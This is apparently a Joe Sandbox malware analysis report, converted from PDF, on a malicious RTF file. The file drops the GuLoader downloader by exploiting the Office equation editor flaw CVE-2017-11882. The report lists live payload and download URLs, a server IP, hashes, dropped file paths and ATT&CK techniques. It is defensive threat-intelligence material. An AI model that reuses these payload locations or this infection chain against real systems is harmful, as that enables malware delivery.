ID: 561321
Sample Name: lUkTchBi9r
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:54:17
Date: 27/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report lUkTchBi9r 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 4
Exploits 5
System Summary 5
Jbx Signature Overview 5
AV Detection 5
Exploits 5
Networking 5
System Summary 5
Data Obfuscation 5
Boot Survival 5
Malware Analysis System Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
World Map of Contacted IPs 9
Public IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe 10
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B32AB2E9-05F1-4F55-B3EB-076D90494645}.tmp
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0496D1D0-60A5-4F47-A148- 11
E865F3816FAF}.tmp 11
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5E110DC0-3FB3-4FCA-B33A-
F5DC88334AB4}.tmp 11
C:\Users\user\AppData\Local\Temp\Bosporus5.dat 12
C:\Users\user\AppData\Local\Temp\gamer.txt 12
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll 12
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat 13
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\lUkTchBi9r.LNK 13
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm 13
C:\Users\user\Desktop\~$kTchBi9r.rtf 14
C:\Users\Public\vbc.exe 14
Static File Info 14
General 14
File Icon 15
Static RTF Info 15
Objects 15
Network Behavior 15
TCP Packets 15
HTTP Request Dependency Graph 17
HTTP Packets 17

Statistics 17
Behavior 17
System Behavior 18
Analysis Process: WINWORD.EXEPID: 2692, Parent PID: 596 18
General 18
File Activities 18
Registry Activities 18
Key Created 18
Key Value Created 18
Key Value Modified 20
Analysis Process: EQNEDT32.EXEPID: 1528, Parent PID: 596 22
General 22
File Activities 23
Registry Activities 23
Key Created 23
Analysis Process: vbc.exePID: 2788, Parent PID: 1528 23
General 23
File Activities 23
File Created 23
File Deleted 24
File Written 25
File Read 26
Disassembly 26


Windows Analysis Report

lUkTchBi9r


Overview

General Information

Sample Name:	lUkTchBi9r (renamed file extension from none to rtf)
Analysis ID:	561321
MD5:	4f51af14d712b62.
SHA1:	6bf1f72ade16239.
SHA256:	7a3188668cd5ef..
Tags:	rtf
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Yara detected GuLoader
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2692 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1528 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2788 cmdline: "C:\Users\Public\vbc.exe" MD5: 82C5CDDE9DF0A76E2933C1CD8BFC7887)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://bangladeshshoecity.com/images/2w"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.688715798.0000000003790000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lUkTchBi9r.rtf	54%	Virustotal		Browse
lUkTchBi9r.rtf	51%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Source	Detection	Scanner	Label	Link
lUkTchBi9r.rtf	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B32AB2E9-05F1-4F55-B3EB-076D90494645}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B32AB2E9-05F1-4F55-B3EB-076D90494645}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	31%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	11%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	21%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\user\AppData\Local\Temp\Bosporus5.dat	2%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\Bosporus5.dat	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	11%	Metadefender		Browse
C:\Users\Public\vbc.exe	21%	ReversingLabs	Win32.Downloader.GuLoader	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://bangladeshshoecity.com/images/2w	0%	Avira URL Cloud	safe	
http://172.245.119.43/344/vbc.exe	12%	Virustotal		Browse
http://172.245.119.43/344/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://bangladeshshoecity.com/images/2w	true	• Avira URL Cloud: safe	unknown
http://172.245.119.43/344/vbc.exe	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000003.00000002.687862814.000000000040A000.00000004.00000001.01000000.00000003.sdmp, vbc.exe, 00000003.00000000.418770944.000000000040A000.00000008.00000001.01000000.00000003.sdmp, vbc.exe.1.dr, vbc[1].exe.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.245.119.43	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	561321
Start date:	27.01.2022
Start time:	10:54:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IUkTchBi9r (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@4/12@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 40.2% (good quality ratio 39.6%) • Quality average: 86.8% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:54:22	API Interceptor	58x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	95632
Entropy (8bit):	7.524133406272662
Encrypted:	false
SSDEEP:	1536:2/T2X/jN2vxZz0DTHUpouZZbUc6JgjJPQPovf/5AmNHLBH8k29xE+1Gl1c:2bG7N2kDTHUpouZZbUc6JgjJ4PKfRAI6

MD5:	82C5CDDE9DF0A76E2933C1CD8BFC7887
SHA1:	7B391B4429DFBF19030FB49CE750AA3C8B844A6B
SHA-256:	243AE30D42E90000B882779FAE40E0056EAB332B95E2C938446138A80868909E
SHA-512:	EE64B01A269422E45A458D9E77151435ECFBDEB96B2C7D80E961F3E4CFBACB9626F2DF1CB32790DFA174AA2D517868ABD4FD8A9FBED3C5B8FEAC3DAE0A790C7E
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 31%, Browse • Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 21%
Reputation:	low
IE Cache URL:	http://172.245.119.43/344/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....".....@.....(.....`..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc...(.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B32AB2E9-05F1-4F55-B3EB-076D90494645}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.00330959933804
Encrypted:	false
SSDEEP:	48:rAeRKtrt8hkNXYDs+DB/RX9gTzS+uJihDbBBHG2ubKjuGM:EeQ5MLDsa5UzZigHBBHEqM
MD5:	33EBC6834DD0E6C59C51F33A83572869
SHA1:	DD4B7941C41B63039D76FE1BF92E81BB978FE57C
SHA-256:	C0C9384A5AC5936DB4D16C7414B713DBF8A589DE8A33EB6A4BE504BED347521E
SHA-512:	25203E95649741C840B44279101F042F66642C9EAFDCE8E664978BF42F6E0CF2F93C0C89D6A885EFC409781448C8180FC0EF6B9E56A7BD2E584F904825A51978
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0496D1D0-60A5-4F47-A148-E865F3816FAF}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	17408
Entropy (8bit):	3.620594761173705
Encrypted:	false
SSDEEP:	384:8EaSM1scGM6YXUjS1BxqbBkdXOUKQV0fdrAY9+VDyHHYnEwRg6Z:8EaSM1scTqjS1HqydXOUK60fdJMV/nEy
MD5:	2C3578CD72C47FBFE75D0CBC24B1469F
SHA1:	B7A1E1CA9283CF43533886BBE84C3E1DCB9C1ADA
SHA-256:	55B62A2CD39359BD0D66E297E364DAC57BBF417D82F812DD41458B0FC7062FAF
SHA-512:	4881416FF9377391DE0522FF0DD3F2391FCF667C3BC288AEB67515D1F4652898A6CAD42D6E66B899C288C9C60158C560E5287E2B92C0358626B5C4734E411C66
Malicious:	false
Reputation:	low
Preview:	*.^._.^.~.`.&.%.*.?.~.1.>.`.).~.0.,...%.#.?...:.6.5.9.!.%.?.?.;._.;.>.?.!.!.?.+.*.-.6._.>.2.@.6.4...4.:.^.>.:.>.(.~.:...,.8.@.|.&.+.=.@.<././.?.,.1.>.2.8.3.?.5.'.;.;.;.'.0.6.>.>.[.+..^.,.4.?.^.*.;.5./.&.).$.%.+.$...&.?.<.3.+.2.^.,.._.!.&...?.?.`.4...).?.6./...?.3.+.,.].)...._._...].7.].$.5.2.-.).!.:.&.=.6.*.....-.+...@.$.+.6.-.|.+.?.2.'.;.2.?.*.....4....:.&.:.].*.?.^.~.>.8.8.).3.$...$.^.%.;.$.2...=.~.....^.9.7.).(.1.-.^.6.?./.?.].].(.0.%...?.]./.#.>.9.:.^.|.-.?.%.<.5./.&.?.;...._...$...7.#.8.9.....?.+.6.?.>.?.0.?.?.%.?.&.~.$...?.,.?.;.?.3.3.'.].@.1.$.7.%.&.~...#.].*.#.*.8.^.(..*.%...:....1.5.%.%.:.=.[.+...-.?.].=.:.[.?.=.,.~.<.,.~.6.~.0.,.2.?.[.....+.%.*.?.?.>.!.9.6.2.'.%.?...|.=.`...<.3.<.].>.^.!.).$.?.|.$.?.3.1.8.6.=...3.?.?.5./.#.?.=.=.8.&.?./.|.;.7...%.,.?.2.[.?.6.!.'.@.*.?.).7.|...6.~.6.`...'.0.5.?.:.%.%.'.:.[.]...5.5...._.?.^.%.#.#.^.<.@.=.?.).9.^.^.#.2.&.?.#.=.?.6././.|.%.&.2.?.+.<.^.-.=.|.9.).&.4.1.7.!.?.?.&.?.`.<.|.|.=.2.;.#.0.?.^.=.].?.~.4.].4._.?.?.?.=.!.'.!.;.0.`.!.9.4.4.*.9.$.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5E110DC0-3FB3-4FCA-B33A-F5DC88334AB4}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
